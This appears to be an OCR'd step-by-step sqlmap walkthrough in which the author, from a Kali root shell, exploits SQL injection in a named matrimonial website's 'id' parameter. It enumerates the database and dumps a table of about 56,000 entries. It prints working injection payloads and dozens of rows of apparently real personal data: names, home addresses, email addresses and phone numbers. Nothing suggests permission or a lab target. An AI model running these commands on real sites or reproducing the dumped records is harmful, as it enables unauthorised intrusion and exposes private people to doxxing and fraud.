
sqlmap -u https://www.lagnakaro.com/wedding-resources.php?id=1 -D la5hjas_s8gjam1 –tables:



```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u https://www.lagnakaro.com/wedding-resources.php?id=1 -D la5hjas_s8gjam1 --tables

                              {1.7.8#stable}

                              https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:28:37 /2024-01-28/

[00:28:38] [INFO] resuming back-end DBMS 'mysql'
[00:28:38] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4strobh7dpm...u7msb231n2'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 9687=9687 AND 'PJxg'='PJxg

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
```

```
    Type: error-based
    Title: MySQL ⩾ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 3050 FROM(SELECT COUNT(*),CONCAT(0×7170707671,(SELECT (ELT(3050=
3050,1))),0×716b786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'Cw
Bs'='CwBs

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1082 FROM (SELECT(SLEEP(5)))zOTZ) AND 'rmJO'='rmJO

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1' UNION ALL SELECT NULL,NULL,CONCAT(0×7170707671,0×45656f42665164554766534a6e4
1587243574b5a4d694f6a7a58544d517549566c78715253586e4c,0×716b786b71)-- -
---
[00:28:52] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP, PHP 5.6.40
back-end DBMS: MySQL ⩾ 5.0 (MariaDB fork)
[00:28:52] [INFO] fetching tables for database: 'la5hjas_s8gjam1'
Database: la5hjas_s8gjam1
[34 tables]
+-----------------+
| adminlogin      |
| banners         |
| caste           |
| category        |
| city            |
| cms             |
| deleted_request |
| expressinterest |
```

```
Database: la5hjas_s8gjam1
[34 tables]
+-----------------------+
| adminlogin            |
| banners               |
| caste                 |
| category              |
| city                  |
| cms                   |
| deleted_request       |
| expressinterest       |
| featured_list         |
| googleanalysis        |
| homepagebanners       |
| homepageleftbanners   |
| homepagerightbanners  |
| marquee               |
| matchalert            |
| membershipplan        |
| news                  |
| orders                |
| paiddetails           |
| payment_details       |
| payment_options       |
| photoprotectrequesters |
| receivemessage        |
| register              |
| religion              |
| sellbuy               |
| sentmessage           |
| seokeyword            |
```



**STEP-3: Using this command

sqlmap -u https://www.lagnakaro.com/wedding-resources.php?id=1 -D la5hjas_s8gjam1 -T viewedaddress –columns:

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u https://www.lagnakaro.com/wedding-resources.php?id=1 -D la5hjas_s8gjam1 -T viewed
address --columns
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill
egal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this
 program

[*] starting @ 00:34:19 /2024-01-28/

[00:34:19] [INFO] resuming back-end DBMS 'mysql'
[00:34:20] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=q9ahteakejk...7u
ehitgko3'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 9687=9687 AND 'PJxg'='PJxg
```

```
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 3050 FROM(SELECT COUNT(*),CONCAT(0x7170707671,(SELECT (ELT(3050=
3050,1))),0x716b786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'Cw
Bs'='CwBs

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1082 FROM (SELECT(SLEEP(5)))zOTZ) AND 'rmJO'='rmJO

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7170707671,0x45656f42665164554766534a6e4
1587243574b5a4d694f6a7a58544d517549566c78715253586e4c,0x716b786b71)-- -
---
[00:34:38] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.40, Apache, PHP
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:34:38] [INFO] fetching columns for table 'viewedaddress' in database 'la5hjas_s8gjam1'

Database: la5hjas_s8gjam1
Table: viewedaddress
[6 columns]
+---------+-------------+
| Column  | Type        |
+---------+-------------+
| address | text        |
| checked | varchar(50) |
| ID      | int(11)     |
| when1   | varchar(50) |
```

```
[00:34:38] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.40, Apache, PHP
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[00:34:38] [INFO] fetching columns for table 'viewedaddress' in database 'la5hjas_s8gjam1'

Database: la5hjas_s8gjam1
Table: viewedaddress
[6 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| address  | text        |
| checked  | varchar(50) |
| ID       | int(11)     |
| when1    | varchar(50) |
| who1     | varchar(50) |
| whom1    | varchar(50) |
+----------+-------------+

[00:36:38] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www
.lagnakaro.com'

[*] ending @ 00:36:38 /2024-01-28/
```

STEP-4: Using this command

sqlmap -u https://www.lagnakaro.com/wedding-resources.php?id=1 -D la5hjas_s8gjam1 -T viewedaddress -C address –dump:

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u https://www.lagnakaro.com/wedding-resources.php?id=1 -D la5hjas_s8gjam1 -T viewed
address -C address --dump
                        __
       __H__
 ___ ___[.]_____ ___ ___  {1.7.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill
egal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this
 program

[*] starting @ 00:40:46 /2024-01-28/

[00:40:47] [INFO] resuming back-end DBMS 'mysql'
[00:40:47] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=vkre756l1qu ... 5b
2sq37gv7'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
```

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 9687=9687 AND 'PJxg'='PJxg

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 3050 FROM(SELECT COUNT(*),CONCAT(0x7170707671,(SELECT (ELT(3050=
3050,1))),0x716b786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'Cw
Bs'='CwBs

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1082 FROM (SELECT(SLEEP(5)))zOTZ) AND 'rmJO'='rmJO

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7170707671,0x45656f42665164554766534a6e4
1587243574b5a4d694f6a7a58544d517549566c78715253586e4c,0x716b786b71)-- -
---
[00:40:50] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP, PHP 5.6.40
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:40:50] [INFO] fetching entries of column(s) 'address' for table 'viewedaddress' in database
 'la5hjas_s8gjam1'
[00:40:56] [WARNING] large output detected. This might take a while
Database: la5hjas_s8gjam1
Table: viewedaddress
[56040 entries]
```

```
web application technology: Apache, PHP, PHP 5.6.40
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:40:50] [INFO] fetching entries of column(s) 'address' for table 'viewedaddress' in database
 'la5hjas_s8gjam1'
[00:40:56] [WARNING] large output detected. This might take a while
Database: la5hjas_s8gjam1
Table: viewedaddress
[56040 entries]
+----------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------+
| address
                                                                               |
+----------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------+
[00:40:58] [WARNING] console output will be trimmed to last 256 rows due to large table size
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-14913659.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-46508071.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-21509200.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-19669093.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-15065452.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-83921399.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
```

```
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-78956297.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-68715089.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-13904821.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-77156841.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-37925342.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-89522353.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-34860117.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-76214749.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-32729561.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-98049939.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-27646901.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-30589807.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-10539230.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-28724762.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-42577592.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
```

```
[00:41:00] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-12445782.bin'
[00:41:00] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-32427976.bin'
[00:41:00] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-46672841.bin'
[00:41:00] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-84004498.bin'
[00:41:00] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-70420165.bin'
[00:41:00] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-65974945.bin'
[00:41:00] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-28540458.bin'
[00:41:00] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-54633340.bin'
[00:41:00] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-35182809.bin'
[00:41:00] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-65293291.bin'
[00:41:00] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-12162473.bin'
[00:41:00] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-34011804.bin'
[00:41:00] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-78473635.bin'
[00:41:00] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-11599955.bin'
[00:41:00] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-67976198.bin'
[00:41:00] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
```

```
[00:41:01] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-17276694.bin'
[00:41:01] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-84704920.bin'
[00:41:01] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-77055125.bin'
[00:41:01] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-31157375.bin'
[00:41:01] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-29337047.bin'
[00:41:01] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-94193937.bin'
[00:41:01] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/
share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-16529950.bin'
| Rohan Ajaykumar Soni,\n2954,Islington ave,M9L2K5.\r\nNorthyork, Ontario,Toronto.,\najay.rohan
111@gmail.com,\n1--6478225197,\n6472788207
                                                                                |
| FENIL SHAH,\nSHAK MARKET, HOLI CHAKALA, BODELI,\nshahfenil100@gmail.com,\n91--,\n7698667006
                                                                                |
| aarchi chokshi,\n10 CHANDRA NAGAR SOCIETY , MEHTA POLE , MANDVI , VADODARA,\naarchichokshi412
@gmail.com,\n91--,\n9998905313
                                                                                |
| neel shah,\nf-303 earth acropolis -2 b\\h brigth c.b.s.e school vasna-bhayli road,vaddara guj
rat-391410,\npareshmshah.9884@gmail.com,\n91--,\n9725197287
                                                                                |
| bibhas shah,\na-201 pushp heights, near sai chokdi opp,ambe school,manjalpur,vadodara,\nshahb
ibhas101@gmail.com,\n91--,\n9428300224
                                                                                |
| Tanvi Shah,\nB-33, Arvind Society\r\nNew Sama Road\r\nVadodara,\nshahtanvi9598@gmail.com,\n91
-91-9925015924,\n9925015924
```

```
                                                                                |
| SAURIN PAREKH,\n104,shri hari darshanflat ,\r\nsuryanagar ,\r\nwaghodiya road,\r\nvadodara\r\
n,\nsaurinparikh18@gmail.com,\n91--,\n7779008740
                                                                                |
| SARTHAK SHETH,\nC/86 , SAMARPAN PARK SOC.,\r\nNEAR OLD BAPOD JAKAT NAKA,\r\nWAGHODIA ROAD,\r\
nVADODARA,\nanilsheth1959@gmail.com,\n91--,\n9427367699
                                                                                |
| Manali Shah,\nB/23,Samarth park Society ,Ghodasar,Ahmedabad,\nshahmanali550@gmail.com,\n91--,
\n9313496873
                                                                                |
| Pooja Shankar Sheth,\nIndrabhawan Ladwada,\r\nNr Mahadev Temple\r\nMandavi Vadodara ,\njignes
hmech22@gmail.com,\n91--,\n9099765971
                                                                                |
| HARSH SHAH,\n22,Shivkrupa society,\r\nmanjalpur,\r\nvadodara,\ndhshah1962@gmail.com,\n91--987
9687180,\n9426353011
                                                                                |
| Yash Shah,\n42/1 NILKANTH SOC KANJARI ROAD HALOL.,\nyashshah1699@gmail.com,\n1-204-7310607,\n
2047310607
                                                                                |
| PREET SHAH,\nD-18 , PAYAL PARK SOCIETY-2\r\nNEAR VRUNDAVAN CHAR RASTA,\r\nWAGHODIYA ROAD,\r\n
VADODARA,\nsmitashah9162@gmail.com,\n91--9429534524,\n9427821847
                                                                                |
| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\nja
iministudio@gmail.com,\n91--,\n9898448898
                                                                                |
| SHIVANI SHAH,\nd/48,vrajraj society,\r\nnear bapod talav,\r\nnear vrundavan crossing,\r\nwagh
odia road,\r\nvadodara,\nshahbharat02@gmail.com,\n91--9099566117,\n9427074632
                                                                                |
| Brinda Darshakkumar Sheth,\nA-4, Shiv Tirth apartment\r\nB/h HDFC bank Krishna Baug\r\nManina
gar \r\nAhmedabad,\nbrindasheth10@gmail.com,\n91--,\n7990332010
                                                                                |
```

```
| dr nancy shah,\n15\\Amadhuram duplex,near reva park garden ,waghodia road vadodara,\nbseth928
@gmail.com,\n91--,\n9879654771
                                                                                                |
| Parita Subhash Doshi,\nC/209, Tulsidham Appt.,\r\nNear Deep Chambers,\r\nOpp. Manjalpur Hospi
tal,\r\nManjalpur\r\n,\nparita9692@gmail.com,\n91--7600946787,\n7600053400
                                                                                                |
| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\nja
iministudio@gmail.com,\n91--,\n9898448898
                                                                                                |
| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\nja
iministudio@gmail.com,\n91--,\n9898448898
                                                                                                |
| SMIT SHROFF,\n56,SWAGAT DUPLEX,\r\nB/H RELAIANCE MALL,\r\nOLD PADRA ROAD ,\r\nVADODARA,\nhite
shchokshi131@gmail.com,\n91--,\n9898754848
                                                                                                |
| dr nancy shah,\n15\\Amadhuram duplex,near reva park garden ,waghodia road vadodara,\nbseth928
@gmail.com,\n91--,\n9879654771
                                                                                                |
| Dr. Mansi Vakil,\nD-52; Maruti duplex; opp. Swaminarayan nagar; Nizampura,\nbakulvakil1962@gm
ail.com,\n0265-2775472,\n9825200052
                                                                                                |
| Charmi Shah,\nB/192 Axata soc ; nr.water tank ; opp.anand nagar ; karelibaug,\nshivam.shah07@
gmail.com,\n9714147722--,\n0000000000
                                                                                                |
| Beena Thakkar,\n128; Vijay soc -2 ; New khanderao road ,\nbeenathakkar85@yahoo.in,\n,\n760074
8739
                                                                                                |
| DR.Ankita shah,\n35/rajvi bunglows patan,\nankitashah.shah87@gmail.comn,\n,\n9687692014
```

```
| SHIVANI SHAH,\nd/48,vrajraj society,\r\nnear bapod talav,\r\nnear vrundavan crossing,\r\nwagh
odia road,\r\nvadodara,\nshahbharat02@gmail.com,\n91--9099566117,\n9427074632
                                                                                                |
| PURVA ,\nVinayak Paradise Appt.,\r\nOpp Sama Sports Complex.,\r\nSama road ,\r\nvadodara,\nkh
ushijgd13@gmail.com,\n91--,\n7984310743
                                                                                                |
| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\nja
iministudio@gmail.com,\n91--,\n9898448898
                                                                                                |
| aarchi chokshi,\n10 CHANDRA NAGAR SOCIETY , MEHTA POLE , MANDVI , VADODARA,\naarchichokshi412
@gmail.com,\n91--,\n9998905313
                                                                                                |
| Purva Shah,\nA-25,Parth Park, b/h Raneshwar Temple, Vasna Road, Vadodara,\npurvashah2312@gmai
l.com,\n91--,\n9427450566
                                                                                                |
| Manali Shah,\nB/23,Samarth park Society ,Ghodasar,Ahmedabad,\nshahmanali550@gmail.com,\n91--,
\n9313496873
                                                                                                |
| shah krupa ,\nb/23 samart park society ghodasar ahmedabad,\nskrupa102@gmail.com,\n91--,\n9313
496873
                                                                                                |
| Pooja R Jain,\nA/6, Mahalaxmi Park Soc.,\r\nNr Panchsheel Complex,\r\nWarasiya Ring Road,\r\n
Vadodara,\npoojajain111291@gmail.com,\n91--7405888047,\n7405888047
                                                                                                |
| preet sukhadia,\n310,eshani avenue  near goverdhan township,narayan school,kendranager,vadoda
ra,\nsanjaysukhadia44@gmail.com,\n91--,\n7984053618
                                                                                                |
| DHRUTI PATEL,\na-2,Dudheshwar society,\r\nNr.zabak bhuvan,\r\nopp.BOB BANK\r\nAJWA ROAD\r\nVA
DODRA,\nddpatel252@gmail.com,\n91--,\n9427015508
```

```
| Kamna,\nToronto,\ngandhimitesh68@gmail.com,\n1-289-5883197,\n2895883197
                                                                                |
| Nupur Yogeshkumar Shah,\n401 ,Purav falt near indrapuri soc,sangam vadodara.,\nshahyogesh1603
@gmail.com,\n91--,\n9429136636
                                                                                |
| Purva Shah,\nA-25,Parth Park, b/h Raneshwar Temple, Vasna Road, Vadodara,\npurvashah2312@gmai
l.com,\n91--,\n9427450566
                                                                                |
| dr nancy shah,\n15\\Amadhuram duplex,near reva park garden ,waghodia road vadodara,\nbseth928
@gmail.com,\n91--,\n9879654771
                                                                                |
| dr nancy shah,\n15\\Amadhuram duplex,near reva park garden ,waghodia road vadodara,\nbseth928
@gmail.com,\n91--,\n9879654771
                                                                                |
| Vrunda Shah,\nc-99 nathibanagar,near jalaram temple,harni road,vadodara,\nruju1994@gmail.com,
\n91--9316468825,\n9824333729
                                                                                |
| SHIVANI SHAH,\nd/48,vrajraj society,\r\nnear bapod talav,\r\nnear vrundavan crossing,\r\nwagh
odia road,\r\nvadodara,\nshahbharat02@gmail.com,\n91--9099566117,\n9427074632
                                                                                |
| shah krupa ,\nb/23 samart park society ghodasar ahmedabad,\nskrupa102@gmail.com,\n91--,\n9313
496873
                                                                                |
| ASHUTOSH SHAH,\n20,TRILOK NAGAR SOCIETY,\r\nNR.AYURCEDIC COLLEGE,\r\nOUT SIDE PANIGATE,\r\nVA
DODARA,\na4shah4@gmail.com,\n91--,\n9825065205
                                                                                |
| Akash Girishkumar Shah,\n36,nilamber Township,Nr.parivar Char Rasta,Dabhoi Waghodia Ring Road
,Vadodara,\nsakash9974@gmail.com,\n91--9879766610,\n6422357503
                                                                                |
| Amrita J Shah,\nA-9, Shri Ambikaniketan Soc,\r\nOpp FAG,\r\nManeja \r\nVadodara,\nrachitpv@gm
```

```
| Dr Shreya Shrikumar Shah,\n995, Ganpati Mandir Road\r\nOpp Vithal Mandir\r\nNandurbar\r\nMaha
rashtra,\nshreya11996.ss@gmail.com,\n91-9637634788-,\n9822858811
                                                                                |
| Aditi K Trivedi,\nB/8 Maheshwari Society,\r\nGotri Road,\r\nVadodara\r\n,\naditi.trivedi1989@
gmail.com,\n91--9724661159,\n9726784854
                                                                                |
| Payal J Maheshwari,\nYogi Avenue App.,\r\nnr. yogi nagar towntship,\r\nopp. ramakaka temple,\
r\nChhani road,\r\nVadodara,\npayal.tj.0101@gmail.com,\n91--,\n9925212826
                                                                                |
| Shrey Srujal Shah,\nD-16/Varjraj Society,\r\nOPP.Bapod Talav, Nr.Vrundavan Char Rasta,\r\nVad
odara.,\nsrujal8633@yahoo.com,\n1--9904222745,\n9824823497
                                                                                |
| Pooja Shankar Sheth,\nIndrabhawan Ladwada,\r\nNr Mahadev Temple\r\nMandavi Vadodara ,\njignes
hmech22@gmail.com,\n91--,\n9099765971
                                                                                |
| Manali N Shah,\nB/23 Samarth Park Society Nigam road ghodasar Ahmedabad ,\nshahbhavesh92@gmai
l.com,\n91--9313496873,\n9313496873
                                                                                |
| Priyanshi Keyur bhai Shah,\nA/6-4 Kanha heights 1\r\nOpp M.M Vora Showroom\r\nDabhoi Ring roa
d Vadodara,\nkeyur.rajpipla@gmail.com,\n91--,\n9825163191
                                                                                |
| Kalindi Shah ,\nA 12, New asmita appartment, near cosmos bank, Commerce Six road ,\nakankshas
hah7984@gmail.com,\n91--9461120225,\n9772266101
                                                                                |
| Basuri Lomesh Parikh,\nB-103, Jalaram Darshan,\r\n& Goyagate Society,\r\nR.V.Desai Road,\r\nV
adodara,\nlomesh1961@gmail.com,\n91--,\n9426584099
                                                                                |
| dr nancy shah,\n15\\Amadhuram duplex,near reva park garden ,waghodia road vadodara,\nbseth928
@gmail.com,\n91--,\n9879654771
                                                                                |
```

```
|
| Parita Subhash Doshi,\nC/209, Tulsidham Appt.,\r\nNear Deep Chambers,\r\nOpp. Manjalpur Hospi
tal,\r\nManjalpur\r\n,\nparita9692@gmail.com,\n91--7600946787,\n7600053400
|
